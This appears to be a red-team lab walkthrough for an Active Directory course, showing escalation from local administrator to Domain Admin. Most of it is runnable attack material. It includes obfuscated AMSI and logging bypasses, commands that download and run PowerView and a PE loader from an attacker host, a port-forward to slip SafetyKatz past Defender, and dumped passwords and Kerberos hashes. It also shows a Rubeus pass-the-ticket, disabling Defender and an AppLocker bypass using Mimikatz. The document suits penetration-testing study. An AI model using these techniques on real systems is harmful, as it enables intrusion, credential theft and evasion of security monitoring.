In this section we will do a privilege escalation from local Administrator do Domain Admin, by Identifying a machine in the target domain where a Domain Admin session is available.
Currently we do have access to a compromised machine as Local Administrator as we can see on the screenshot below.

We will use Find-DomainUserLocation on the target to look for machines where a domain admin is logged in.
Let’s start by bypassing AMSI and enhanced logging.
First we bypass Enhanced Script Block Logging so that the AMSI bypass is not logged, by uploading the following as a .txt file.
[Reflection.Assembly]::"l`o`AdwIThPa`Rti`AlnamE"(('S'+'ystem'+'.C'+'ore'))."g`E`TTYPE"(('Sys'+'tem.Di'+'agno'+'stics.Event'+'i'+'ng.EventProv'+'i'+'der'))."gET`FI`eLd"(('m'+'_'+'enabled'),('NonP'+'ubl'+'ic'+',Instance'))."seTVa`l`Ue"([Ref]."a`sSem`BlY"."gE`T`TyPE"(('Sys'+'tem'+'.Mana'+'ge'+'ment.Aut'+'o'+'mation.Tracing.'+'PSEtwLo'+'g'+'Pro'+'vi'+'der'))."gEtFIe`Ld"(('e'+'tw'+'Provid'+'er'),('N'+'o'+'nPu'+'b'+'lic,Static'))."gE`Tva`lUe"($null),0)We will use the following command to upload the file, or a simple copy/past of the command would also work.
iex (iwr http://172.16.100.51/sbloggingbypass.txt -UseBasicParsing)
The following command can be used to bypass AMSI.
S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ([TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varI`A`BLE (('1Q'+'2U') +'zX' ) -VaL )."A`ss`Embly"."GET`TY`Pe"(("{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em') ) )."g`etf`iElD"( ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile') ),( "{2}{4}{0}{1}{3}" -f('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,' ))."sE`T`VaLUE"(${n`ULl},${t`RuE} )
Now that we have bypassed Enhanced Script Block Logging and AMSI we can upload PowerView and run it in memory and use the Find-DomainUserLocation to check all the machines in the domain and find out if there’s any machine in the domain that has Domain Admin logged in session.
iex ((New-Object Net.WebClient).DownloadString('http://172.16.100.51/PowerView.ps1'))
The command above will upload PowerView.ps1 and at the same time loads it to the target, our next step is just to execute the command, and wait for the result.
Beware that this might take few minutes since it’s scanning the entire machines in the domain.
What happens here is that our request is sent to the DC (Domain Controller) to retrieve all the computer name and membership of the domain administrators group then the request is sent to each and every machine in the domain, checking we have local admin access (Using the current local admin user), then it will check if there’s any domain admin session(logged in) in the machine.Find-DomainUserLocation

We can see above that we do have a Domain Admin session on a computer in the domain.
ComputerName: dcorp-mgmt
IP: 172.16.4.44
Now that we were able to find a machine in the domain with a Domain Admin session logged in, we can abuse it using WinRS(Windows Remote Shell) or PowerShell Remoting.
Abusing Domain Admin Session With WinRS
WinRS (Windows Remote Shell) is a command-line tool in Windows that allows remote execution of commands on a target machine. It can be used to establish a remote shell session for executing commands on a remote system.
Nowadays commands like whoami/hostname are being tracked by the EDRs/MDEs, so instead of simply executing those commands straightforwards, we can use WinRS.
As you can see above, we execute simply call winrs, pass the machine name and the commands we want to execute the the target.
winrs -r:dcorp-mgmt hostname;whoami

Above screenshot shows us that we are in the machine dcorp-mgmt and that we are dcorp\ciadmin
Ok now that we know that we do have access to the machine and we can execute commands on the target, we can try to get the credentials of the Domain Admin session we found out previously.
Let’s use PELoader.exe.
PELoader is a tool designed to load and execute encrypted malicious PE files on Windows systems, using various techniques to bypass security products.
So the main goal is to run SafetyKatz.exe on dcorp-mgtm is to extract credentials from it and to achieve this task we need to copy Loader.exe to dcorp-mgmt.
Let’s start by copying PELoader.exe to out machine.
We will use iwr for that.
iwr http://172.16.100.51/Loader.exe -OutFile C:\Users\Administrator\.jenkins\workspace\Project0\Loader.exe
Now let’s copy the Loader from our machine to our target (dcorp-mgmt). Please bare in mind that we are only able to copy this file from our machine to the target because we are also local admin in the target machine.
echo F | xcopy C:\Users\Administrator\.jenkins\workspace\Project0\Loader.exe \\dcorp-mgmt\C$\Users\Public\Loader.exe

As we can see above, we do have the confirmation that we were able to copy Loader.exe to the target machine dcorp-mgmt.
Now if we try to run PELoader.exe straight on the target machine dcorp\mgmt to execute SafatyKatz.exe on the target, we may get caught by the Windows Defender, because we are downloading and running an executable file from our remote server.
To avoid getting caught we can do a portforwarding.
The below command is basically saying to the target machine (dcorp-mgmt) that any connection coming on port 8080 (dcorp-mgmt) will be redirected to port 80 in our attacking machine(172.16.100.51).
$null | winrs -r:dcorp-mgmt "netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.51"
Please note that we need to use the $null variable in the beginning of the line to address output redirection issue avoiding our command line to freeze.
Now we can Download SafetyKatz.exe and execute it in memory… The only moment we are touching the target disk is when we download PELoader.exe, SafetyKatz.exe is being executing in memory and not in the disk at all.
For you to understand why we are using the loopback IP(127.0.0.1) in our command, during our portforwarding command we specified that whatever comes from any direction(0.0.0.0) to port 8080 should be redirected to our(attacker) IP in port 80, this way, Windows Defender will think that we are downloading and executing SafetyKatz.exe from our the local web server(in this case from the target itself), but the request is forwarded to our web server machine where we are hosting the SafetyKatz.exe.$null | winrs -r:dcorp-mgmt C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe sekurlsa::ekeys exit
Authentication Id : 0 ; 63049 (00000000:0000f649)
Session           : Service from 0
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/21/2024 4:07:44 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1118

         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : *ThisisBlasphemyThisisMadness!!
         * Key List :
           aes256_hmac       6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
           aes128_hmac       8c0a8695795df6c9a85c4fb588ad6cbd
           rc4_hmac_nt       b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old      b38ff50264b74508085d82c69794a4d8
           rc4_md4           b38ff50264b74508085d82c69794a4d8
           rc4_hmac_nt_exp   b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old_exp  b38ff50264b74508085d82c69794a4d8
 Authentication Id : 0 ; 21303 (00000000:00005337)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:40 AM
SID               : S-1-5-96-0-0

         * Username : DCORP-MGMT$
         * Domain   : dollarcorp.moneycorp.local
         * Password : 4?PhChKP(`?yW`E8=VM2QI13O!i*3Q?WVB"X)=>Il3=AczJ0^T!X]r&:&yG41`*/$^4+EeZ07?zF2Z3`:[Jd*F/z_P`p6B9XH^g$*mXIQMXY(Sc?3\A6ICrX
         * Key List :
           aes256_hmac       c71f382ea61f80cab751aada32a477b7f9617f3b4a8628dc1c8757db5fdb5076
           aes128_hmac       b3b9f96ed137fb4c079dcfe2e23f7854
           rc4_hmac_nt       0878da540f45b31b974f73312c18e754
           rc4_hmac_old      0878da540f45b31b974f73312c18e754
           rc4_md4           0878da540f45b31b974f73312c18e754
           rc4_hmac_nt_exp   0878da540f45b31b974f73312c18e754
           rc4_hmac_old_exp  0878da540f45b31b974f73312c18e754

As we can see above, that’s the output after we execute the command and run SafetyKatz.exe. We were able to retrieve information like, SVCADMIN & DCORP-MGMT$ passwords and AES256 Hashes.
If you check properly on SVCADMIN session property, it says Session: Service From 0. It means that SVCADMIN is being used to run a service ion DCORP-MGTM.
We do have 2 options here now that we do have the credentials and the AES256 hashes. We can either login using credentials or using AES256 hashes. both options (WinRS and Rubeus) could work, but Rubeus might be the more discreet and versatile approach.
Detection: Using Rubeus and the TGT might be less noisy than WinRS, which could be detected by monitoring tools.
Persistence: Having a TGT means you can operate with domain admin privileges for as long as the ticket is valid, which can be renewed.
### Using Rubeus to Request a TGT
Advantages: Stealthier, can be leveraged for multiple subsequent actions, persistence.
1. Download and run Rubeus on a machine with the AES256 key.
2. Request and inject the TGT as mentioned.
3. Perform domain admin tasks silently using the ticket.
1. Request the TGT.
This fetches a Ticket Granting Ticket (TGT) for the svcadmin user.Rubeus.exe asktgt /user:svcadmin /aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011 /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
- It requests a Ticket Granting Ticket (TGT) for the user
svcadminusing the/userflag
- The
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011flag specifies the AES256 hash to be used for authentication. Only AES keys should be used with the/opsecflag
- The
/opsecflag is used to make the Rubeus traffic more stealthy by sending aninitial AS-REQ without pre-authentication. If successful, the resulting AS-REP is decrypted and a TGT is returned. If not, an AS-REQ with pre-authentication is sent
- The
/createnetonly:C:\Windows\System32\cmd.exeflag creates a new hidden process with aSECURITY_LOGON_TYPEof 9, equivalent torunas /netonly. This process is created with the specified program,C:\Windows\System32\cmd.exe. The process ID and LUID (logon session ID) are returned, allowing specific Kerberos tickets to be applied to this process.
- The
/showflag makes the created process visible.
- The
/pttflag "passes-the-ticket" and applies the resulting Kerberos credential to the current logon session, similar to Mimikatz'kerberos::pttfunction
In summary, this command requests a TGT for the svcadmin user using AES256 hashing, makes the request more stealthy using the /opsec flag, creates a new hidden process with runas /netonly privileges, makes the process visible, and applies the obtained ticket to the current logon session.

We can see on the screenshot above that, after we execute Rubeus.exe in our local machine using all the flags mentioned above, it will open a new cmd session with Administrator privileges.
Even tho we see it whoami as student451 which is out valid studentID, we see this because this is a LOGON_TYPE = 9 as we can also see in the screenshot.

Now…In this new CMD session with can use WinRS to remotely connect the the Domain Controller for example, because we know that SVCADMIN is a Domain Admin user and we have a valid session as SVCADMIN already.
### 2. Using WinRS
We will use now WinRS to remotely connect to the Domain Controller.
winrs -r:dcorp-dc cmd
Derivative Local Admin Abuse
Privilege escalation using derivative local admin involves exploiting misconfiguration in the way local administrative access is granted to users. This can be done by identifying users who have been granted excessive local administrative privileges, often due to group membership or other misconfiguration.
I think it is worth explaining the concept that refers to derivative local admin. Imagine we have a target system named “WorkstationA” that has the domain group “Network Ops” as a member of its local administrators group. Inside of the “Network Ops” group there is a user “Fred”, who on his machine “WorkstationB” has the domain group “Workstation Admins” as a member of its local admins. If there is a user “Sally” who is in the “Workstation Admins” domain group, she is a Derivative Local Admin of the original “WorkstationA”.
A malicious attacker could gain access to Sally and compromise her credentials or token. Using this, the malicious user could gain access to “WorkstationB” and compromise Fred’s credentials or token. She could then use these credentials to become the local administrator on the original target, “WorkstationA”. As far as the red team is concerned, anybody in the “Workstation Admins” group would be a great target to gain access to the original system, because they could gain access to specific people in the Network Ops group.
While it might add a hop in the workflow, it only mildly obfuscates the attack path.
Please beware that we don’t need to be local admin on the attacking machine, we only need to be local admin on the target machine.
Let’s start by doing bypass loading invisi-shell and AMSI bypass into your MS-DOS session.
RunWithRegistryNonAdmin.bat

AMSI Bypass
S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ([TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varI`A`BLE (('1Q'+'2U') +'zX' ) -VaL )."A`ss`Embly"."GET`TY`Pe"(("{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em') ) )."g`etf`iElD"( ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile') ),( "{2}{4}{0}{1}{3}" -f('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,' ))."sE`T`VaLUE"(${n`ULl},${t`RuE} )
Now we can simply invoke Find-PSRemotingLocalAdminAccess.ps1 and execute it.
. .\Find-PSRemotingLocalAdminAccess.ps1
This command will get all the machines in the domain and find out which ones we do have local admin privileges.
Find-PSRemotingLocalAdminAccess
Or we can simply specify the name of our target instead.
Find-PSRemotingLocalAdminAccess -ComputerName dcorp-adminsrv

Above we can see that we do have local Admin access to dcorp-adminsrv machine.
that’s great, now let’s access that using also the command below.Enter-PSSession -ComputerName dcorp-adminsrv
Now the 1st thing we need to do once the get the remote access to the target, is to check if Applocker is configured by querying registry keys.reg query HKLM\Software\Policies\Microsoft\Windows\SRPV2

After querying the registry HKLM\Software\Policies\Microsoft\Windows\SRPV2 we got the following registry keys and we can find out if we do have some policies that we can abuse, by manually enumerate each of them.
We could also simply execute the following command and we would get the AppLocker policy applied in the target.
By executing the following command, we can confirm what type of language is being used.
$ExecutionContext.SessionState.LanguageMode
Constrained Language Mode
Now let’s carry on with the next command to find if AppLocker Policies are applied and what are the policies.
Get-AppLockerPolicy -Effect | select -ExpandProperty RuleCollectons
PublisherConditions : {*\O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US\*,*}
PublisherExceptions : {}
PathExceptions      : {}
HashExceptions      : {}
Id                  : 38a711c4-c0b8-46ee-98cf-c9636366548e
Name                : Signed by O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US
Description         :
UserOrGroupSid      : S-1-1-0
Action              : Allow

PublisherConditions : {*\O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US\*,*}
PublisherExceptions : {}
PathExceptions      : {}
HashExceptions      : {}
Id                  : 8a64fa2c-8c17-415a-8505-44fc7d7810ad
Name                : Signed by O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US
Description         :
UserOrGroupSid      : S-1-1-0
Action              : Allow

PathConditions      : {%PROGRAMFILES%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 06dce67b-934c-454f-a263-2515c8796a5d
Name                : (Default Rule) All scripts located in the Program Files folder
Description         : Allows members of the Everyone group to run scripts that are located in the Program Files folder.
UserOrGroupSid      : S-1-1-0
Action              : Allow

PathConditions      : {%WINDIR%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 9428c672-5fc3-47f4-808a-a0011f36dd2c
Name                : (Default Rule) All scripts located in the Windows folder
Description         : Allows members of the Everyone group to run scripts that are located in the Windows folder.
UserOrGroupSid      : S-1-1-0
Action              : Allow
Above we can see the AppLocker Policy applied on our target.
The AppLocker policies are composed of rules organized into rule collections targeting specific types of executable code. Each rule includes a unique GUID identifier, a name, a description, the SID of the user or group targeted, an action (allow or deny), and a condition to identify the affected executable code (scope). The conditions can be based on Publisher, Path, or File Hash. The Action property determines whether the rule allows or denies the execution of the specified code, while the UserOrGroup property specifies the user or group targeted by the rule. The PathConditions property specifies the paths where the executable code can be located.
In the provided AppLocker policy examples, the Action property is set to Allow, indicating that the rules allow the specified executable code to run. The UserOrGroup property is set to S-1-1-0, which represents the Everyone group. This means that the rules allow all users (Everyone group) to execute the specified applications located in specific folders like Program Files and Windows.
The PathConditions property is set to specific paths like %PROGRAMFILES% and %WINDIR%, which are wildcards that match any subfolder within these directories.
This means that any executable code located in these directories, regardless of its publisher or hash, can be executed by any user.
The external system analysis is set to NO for all three rules, indicating that these rules do not involve any external system analysis or checks. This means that the rules rely solely on the local system configuration and do not involve any external resources or services to determine the execution of the specified code.
This configuration lacks granularity and restrictiveness, making it easier for unauthorized or malicious applications to be executed by any user on the system, thus making the policies easily bypassed and posing a security risk.
That means, we can drop scripts in the Program Files directory there and execute them. But we first need to disable Windows Defender on the dcorp-adminsrv server:
Set-MpPreference -DisableRealtimeMonitoring $true -Verbose
VERBOSE: Performing operation 'Update MSFT_MpPreference' on Target 'ProtectionManagement'.
Also, we cannot run scripts using dot sourcing (. .\Invoke-Mimi.ps1) because of the Constrained Language Mode. So, we must modify Invoke-Mimi.ps1 to include the function call in the script itself and transfer the modified script (Invoke-MimiEx.ps1) to the target server.
Create Invoke-MimiEx.ps1
1 - Create a copy of Invoke-Mimi.ps1 and rename it to Invoke-MimiEx.ps1.Copy-Item .\Invoke-Mimi.ps1 Invoke-MimiEx.ps1
Open Invoke-MimiEx.ps1 in PowerShell ISE (Right click on it and click Edit).
Add Invoke-Mimi -Command '"sekurlsa::ekeys"' (without quotes) to the end of the file.

Once we saved the edited file, we can copy the file to the target machine. it may take some time but it’s a normal process, just wait.
Copy-Item C:\AD\Tools\Invoke-MimiEx.ps1 \\dcorp-adminsrv.dollarcorp.moneycorp.local\C$\'Program Files'
After we copy the file to the target, we remotely access the target again and check if Invoke-MimiEx.ps1 is there.
Enter-PSSession -ComputerName adminsrv
cd 'C:\Program Files'
dir .\Invoke-MimiEx.ps1
